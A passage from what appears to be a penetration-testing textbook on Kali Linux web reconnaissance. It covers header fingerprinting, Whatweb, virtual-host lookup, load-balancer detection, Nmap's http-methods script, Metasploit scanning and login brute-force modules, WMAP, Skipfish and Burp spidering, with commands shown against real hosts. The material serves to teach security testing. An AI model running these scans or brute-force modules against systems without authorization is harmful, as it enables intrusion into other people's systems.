From the `X-Powered-By` field, the attacker can determine that the **Hip Hop Virtual machine** (**HHVM**), which is an alternative implementation of PHP, is most likely the framework. This approach may not always work, as the header filed can be disabled by proper configuration at the server end:

```
GET /wiki/List_of_HTTP_header_fields HTTP/1.1
Host: en.wikipedia.org
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: PREF=ID=15975ac92b0e7db0:U=0e0044df3474934d:FF=0:LD=en:TM=1397575234:LM=1413128
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
X-Client-Data: CJC2yQEIorbJAQiptskBCMS2yQEInobKAQjxiMoBCMWUygE=

HTTP/1.1 200 OK
Accept-Ranges: bytes
Age: 497352
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Encoding: gzip
Content-language: en
Content-Length: 23664
Content-Type: text/html; charset=UTF-8
Date: Thu, 15 Jan 2015 18:44:12 GMT
Last-Modified: Sat, 10 Jan 2015 00:34:19 GMT
Server: Apache
Vary: Accept-Encoding,Cookie
Via: 1.1 varnish, 1.1 varnish
X-Cache: cp1053 hit (4), cp1067 frontend hit (621)
X-Content-Type-Options: nosniff
X-Powered-By: HHVM/3.3.1
X-UA-Compatible: IE=Edge
X-Varnish: 1344194418 1344032537, 3913581013 3343125946
```

Application frameworks also create new cookie fields that can throw some light on the underlying framework used, so keep an eye on the cookie field too.

Comments in the HTML page source code can also indicate the framework used to develop the web application. Information in the page source can also help you identify additional web technologies used.

The Whatweb scanner

The aim of the Whatweb tool is to identify different web technologies used by the website. It is included in Kali Linux, and it is located at **Applications | Web Application Analysis | Web Vulnerability scanners**. It identifies the different content management systems, statistic/analytics packages, and JavaScript libraries used to design the web application. The tool claims to have over 900 plugins. It can be run in different aggression levels that balance between speed and reliability. The tool may get enough information on a single webpage to identify the website, or it may have to recursively query the website to identify the technologies used.

In the next example, we will use the tool against the Wikipedia site, with the `-v` verbose option that prints out some useful information related to the technologies identified:

```
root@Kali:~# whatweb -v wikipedia.org
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the future, use S
ing#encode instead.
http://wikipedia.org/ [301]
http://wikipedia.org [301] Apache, Cookies[GeoIP], Country[UNITED STATES][US], HTTPServer[Apache], IP[208.80.
4.224], RedirectLocation[http://www.wikipedia.org/], Title[301 Moved Permanently], UncommonHeaders[x-varnish]
Varnish, Via-Proxy[1.1 varnish, 1.1 varnish], X-Powered-By[HHVM/3.3.0-static]
URL     : http://wikipedia.org
Status : 301
   Apache ------------------------------------------------------------------
        Description: The Apache HTTP Server Project is an effort to develop and
                     maintain an open-source HTTP server for modern operating
                     systems including UNIX and Windows NT. The goal of this
                     project is to provide a secure, efficient and extensible
                     server that provides HTTP services in sync with the current
                     HTTP standards. - homepage: http://httpd.apache.org/

   Cookies -----------------------------------------------------------------
        Description: Display the names of cookies in the HTTP headers. The
                     values are not returned to save on space.
        String     : GeoIP
```

If you are conducting a penetration test of a content management system, Kali Linux has a fingerprinting tool specifically created to identify it. This tool is known as BlindElephant and is located at **Applications | Web Application Analysis | CMS & Framework identification**.

Identifying virtual hosts

Websites of many organizations are hosted by service providers using shared resources. Sharing of IP address is one of the most useful and cost-effective techniques used by them. You would often see a number of domain names returned when you do a reverse DNS query for a specific IP address. These websites use name-based virtual hosting, and are uniquely identified and differentiated from other websites hosted on the same IP address by the host header value.

This works similar to a multiplexing system. When the server receives the request, it identifies and routes the request to the specific host by consulting the **Host** field in the request header, which was discussed in *Chapter 1*, *Introduction to Penetration Testing and Web Applications*.

When interacting and crafting an attack for the website, it becomes important to identify the type of hosting. If the IP address is hosting multiple websites, then you have to include the correct host header value in your attacks or you won't get the desired results. This could also affect the other websites hosted on that IP address. Directly attacking with the IP address will have undesirable results and will also affect the scope of the penetration test.

Locating virtual hosts using search engines


We can determine whether multiple websites are hosted on the IP address by analyzing the DNS records. If multiple names point to the same IP address, then the **Host** header value is used to uniquely identify the website. DNS tools such as dig and nslookup can be used to identify domains returning similar IP addresses.

You can use the website `www.my-ip-neighbors.com` to identify whether other websites are hosted on the given web server. The following example shows several websites related to Wikipedia hosted on the same IP address:

Bing can also be used to search for additional websites hosted on the target. A query against the IP address of the target will reveal information about other websites hosted on it. The `ip:` directive along with the IP address of the target will return all websites indexed by the Bing search engine:

```
ip:<target IP address>
```

Following screenshot shows the websites returned by the `208.80.154.224` IP address:



The virtual host lookup module in Recon-ng

The Recon-ng tool that we had discussed earlier also includes a module to find out virtual hosts on the same server. The module uses the website `my-ip-neighbors.com` to locate virtual hosts. The output is stored in the hosts table and the data can be exported to all the formats earlier discussed.


First load the module using the following command:

```
load recon/hosts-hosts/ip_neighbor
```

Next, set the target to be tested. Here, we're looking for virtual hosts in the `Wikipedia.org` domain:

```
Set SOURCE Wikipedia.org
```

When done type `run` to execute the module which will populate all the domains sharing the same IP address as `wikipedia.org` as shown in the following image:



Identifying load balancers

Most websites use some form of load balancing to distribute load across servers and maintain high availability. The interactive nature of websites makes it critical for the end users to access the same server for the entire duration of the session for best user experience. For example, on an e-commerce website, once a user adds items in the cart, it is expected that the user will again connect to the same server at the checkout page to complete the transaction. With the introduction of a middle man, such as a load balancer, it becomes very important that the subsequent requests from the user are sent to the same server by the load balancer.

There are several techniques that can be used to load balance user connections between servers. DNS is the easiest to configure, but it is unreliable and does not provides a true load balancing experience. Hardware load balancers are the ones that are used today to route traffic to websites maintaining load across multiple web server.


During a penetration test, it is necessary to identify the load balancing technique used in order to get a holistic view of the network infrastructure. Once identified, you would now have to test each server behind the load balancer for vulnerabilities. Collaborating with the client team would also be required, as different vendors of hardware load balancers use different techniques to maintain session affinity.

Cookie-based load balancer

A popular method used by hardware load balancers is to insert a cookie in the browser of the end client that ties the user to a particular server. This cookie is set regardless of the IP address, as many users will be behind a proxy or a NAT configuration and most of them will be having the same source IP address.

Each load balancer will have its own cookie format and names. This information can be used to determine if a load balancer is being used and its provider. The cookie set by the load balancer can also reveal sensitive information related to the target that may be of use to the penetration tester.

The Burp proxy can be configured to intercept the connection, and we can look out for the cookie by analyzing the header. As shown in the following screenshot, the target is using a F5 load balancer. The long numerical value is actually the encoded value containing the pool name, web server IP address, and the port. So, here the load balancer cookie is revealing critical server details which it should not be doing. The load balancer can be configured to set a customized cookie that does not reveal such details. This is only done by large organizations that have a dedicated team working on their load balancers and have special training for the product:



The default cookie for the F5 load balancer has the following format:

```
BIGipServer<pool name> =<coded server IP>.<coded server port>.0000
```

In the following screenshot, you can see that the cookie is encrypted. Although a malicious attacker can determine the load balancer, the cookie is not revealing any information about the web server behind the load balancer:

Other ways of identifying load balancers

Few other ways to identify a device such as a load balancer are listed as follows:

- **Analyzing SSL differences between servers**: There could be minor changes in the SSL configuration across different web servers. The timestamp on the certificate issued to the web servers in the pool can vary. The difference in the SSL configuration can be used to determine whether multiple servers are configured behind a load balancer.
- **Redirecting to a different URL**: Another method of load balancing request across servers is by redirecting the client to a different URL to distribute load. A user may browse to a website `www.example.com` but gets redirected to `www2.example.com`. A request from another user gets redirected to `www1.example.com` and is delivered web page from a different server. This is one of the easiest ways to identify a load balancer but is not often implemented as it has a management overhead and security implications.
- **DNS records for load balancers**: Host records in the DNS zone can be used to infer if the device is a load balancer.

- **Load balancer detector**: This is a tool included in Kali Linux. It determines whether a website is using a load balancer. The command to execute the tool from the shell is `lbd <website name>`. The tool comes with a disclaimer that it's a proof of concept tool and prone to false positives.
- **Web application firewall**: Besides a load balancer, the application might also use a **web application firewall** (**WAF**) to thwart attacks. The web application firewall detection tool, Wafw00f, in Kali Linux is able to detect whether any WAF device exists in the path. The tool is located at **Information gathering** | **IDS/IPS Identification**.

Scanning web servers for vulnerabilities and misconfigurations

So far, we have dealt with the infrastructure part of the target. We need to analyze the underlying software and try to understand the different technologies working beneath the hood. Web applications designed with the default configurations are vulnerable to attacks, as they provide several openings for a malicious attacker to exploit the application.

Kali Linux provides several tools to analyze the web application for configuration issues. The scanning tools identify vulnerabilities by navigating through the entire website and looks out for interesting files, folders, and configuration settings. Server-side scripting languages such as PHP and CGI that have not been implemented correctly and found to be running on older versions can be exploited using automated tools.

Identifying HTTP methods using Nmap

Out of the several HTTP methods, only a few are actively used today and the ones such as `DELETE`, `PUT`, and `TRACE` should be disabled on the web server unless you have valid reason for enabling it.

As a penetration tester, you first task should be to identify what methods are supported by the web server. You can use Netcat to open a connection to the web server and query the web server with the `OPTIONS` method. We can also use Nmap to determine the supported methods.

In the ever increasing repository of Nmap scripts, you can find a script named `http-methods.nse`. When you run the script by using the `--script` option along with the target, it will list the allowed HTTP methods on the target and will also point out the dangerous methods. In the following screenshot, we can see this in action where it detects several enabled methods and also points out `TRACE` as a risky method:

```
root@Kali:~/Desktop# nmap --script=http-methods.nse 192.168.1.8

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 12:55 IST
Nmap scan report for 192.168.1.8
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:12:90:8E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
root@Kali:~/Desktop#
```

By default, the script probes the target with a user agent as Mozilla and also reveals that the packet was generated by the Nmap scripting engine:

```
Connection: close\r\n
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)\r\n
Host: 192.168.1.8\r\n
```

You can change the user-agent with the `http.useragent` script argument and hide any Nmap information from being leaked:

```
root@Kali:~/Desktop# nmap --script=http-methods.nse --script-args http.useragent="Scan Done by Penetration testing team" 192.168.1.8

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 14:44 IST
Nmap scan report for 192.168.1.8
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:12:90:8E (VMware)
```

Testing web servers using auxiliary modules in Metasploit

The following modules are useful for a penetration tester while testing a web server for vulnerabilities:

- `Dir_listing`: This module will connect to the target web server and determine whether directory browsing is enabled on it.
- `Dir_scanner`: Using this module, you can scan the target for any interesting web directories. You can provide the module a custom created dictionary or use the default one.
- `Enum_wayback`: This is an interesting module that queries the Archive.org website and looks out for web pages in the target domain. Old web pages that might have been unlinked can still be accessible and can be found out using the Archive.org website. You can also identify the changes that the website has gone through over the years.
- `Files_dir`: This module can be used to scan the server for data leakage vulnerabilities by locating backups of configuration files and source code files.
- `http_login`: If the web page has a login page that works over HTTP, you can try to brute force it by using the Metasploit dictionary.
- `robots_txt`: Robot files can contain some unexplored URLs and you can query it using this module to find the URLs that are not indexed by a search engine.
- `webdav_scanner`: This module can be used to find out if WebDAV is enabled on the server, which basically turns the web server into a file server.


Automating scanning using the WMAP web scanner plugin

With the improvements that Metasploit has gone through over the years, the developers thought of integrating the several auxiliary module and many additional features in a plugin and automate the entire task of scanning the web server. This led to the creation of a tool known as WMAP. It is integrated into Metasploit, so you get all the features that Metasploit provide such as auto tab complete, importing data from other scanners, and database integration.


Once you have Metasploit up and running, you can load the WMAP plugin using the `load wmap` keyword. Wmap uses the PostgreSQL database that Metasploit uses to save its results. So, make sure you have the database connected before running wmap.

Following are the steps to automate scanning using WMAP:


1. You first need to define a site. As shown in the following screenshot, it is done with the command `wmap_sites -a <site name/IP address>`. Then, use the `wmap_site -l` command to identify the site ID. The site ID is now used to identify the site to be tested. The `wmap_targets -d 0` command will then add the website as a target:



2. You can have a look at the modules which the tool is going to run by invoking the `wmap_run -t` command. Finally, run the `wmap_run -e` command to start the scan:



3. Once the test is complete, you can check out the vulnerabilities found using the `vulns` command:



4. Using WMAP, you can automate all the manual steps that we had to go through earlier.

Vulnerability scanning and graphical reports – the Skipfish web application scanner


The Skipfish scanner is less prone to false positive errors and also generates the report at the end of the scan in a nice graphical HTML file. The scanner is really fast; it also displays the number of packets sent and the number of HTTP connections created in real time on the terminal.

The scanner tries to identify several high-risk flaws in the web application, such as SQL and command injection flaws, and cross-site scripting flaws. It looks for incorrect and missing MIME types on the web application. It is also well known for identifying vulnerable CGI and PHP scripts. If the web server has an expired certificate, that is also reported in the HTML report.

The Skipfish vulnerability scanner is located at **Applications | Web Application Analysis | Web Vulnerability Scanners**. When invoked with the –h switch, it lists the several options you can use to customize the scan. You should provide the path to save the HTML report along with the target. The command with output location and target are as follows:

```
Skipfish -o <output location> <target>
```

The results are easy to read and are assigned a risk rating to gain attention of the testing team. As shown in the following screenshot, skipjack found a potential XSS flaw on the web page and the penetration tester will now have to further verify and test it using manual testing techniques:



Spidering web applications

When testing a large real-world application, you need a more exhaustive approach. As a first step, you need to identify how big the application is as there are several decisions that depend on it. The number of resources that you require, the effort estimation, and the cost of the assessment depends on the size of the application.

A web application consists of multiple web pages linked to one another. Before starting the assessment of an application, you need to map it out to identify its size. You can manually walk through the application, clicking on each link and viewing the contents as a normal user would. When manually spidering the application, your aim should be to identify as many webpages as possible—both from authenticated and unauthenticated users' perspective.


Manually spidering the application is both time consuming and prone to errors. Kali Linux has numerous tools that can be used to automate this task. The Burp spider tool in the Burp suite is well known for spidering web applications. It automates the tedious task of cataloging the various web pages in the application. It works by requesting a web page, parsing it for links, and then sending requests to these new links until all the webpages are mapped. In this way, the entire application can be mapped without any webpages been ignored.

The Burp spider


The Burp spider maps the applications using both passive and active methods. When you start the Burp proxy, it runs by default in the passive spidering mode. In this mode, when the browser is configured to use the Burp proxy, it updates the site map with all the contents requested through the proxy without sending any further requests. Passive spidering is considered safe, as you have direct control over what is crawled. This becomes important in critical applications which include administrative functionality that you don't want to trigger.

For effective mapping, the passive spidering mode should be used along with the active mode. Initially, allow Burp spider to passively map the application as you surf through it and when you find a web page of interest that needs further mapping, you can trigger the active spidering mode. In the active mode, Burp spider will recursively request webpages until it maps all the URLs.


The following screenshot shows the output of the passive spidering as we click on the various links in the application. Make sure you have Burp set as the proxy in the web browser and the interception is turned off before passively mapping the application:



When you want to actively spider a webpage, right-click on the link in the **Site map** section and click on **Spider this branch**. As soon as you do so, the active spider mode kicks in. Under the **Spider** section, you would see requests been made and the **Site map** will populate with new items as shown in the following screenshot:

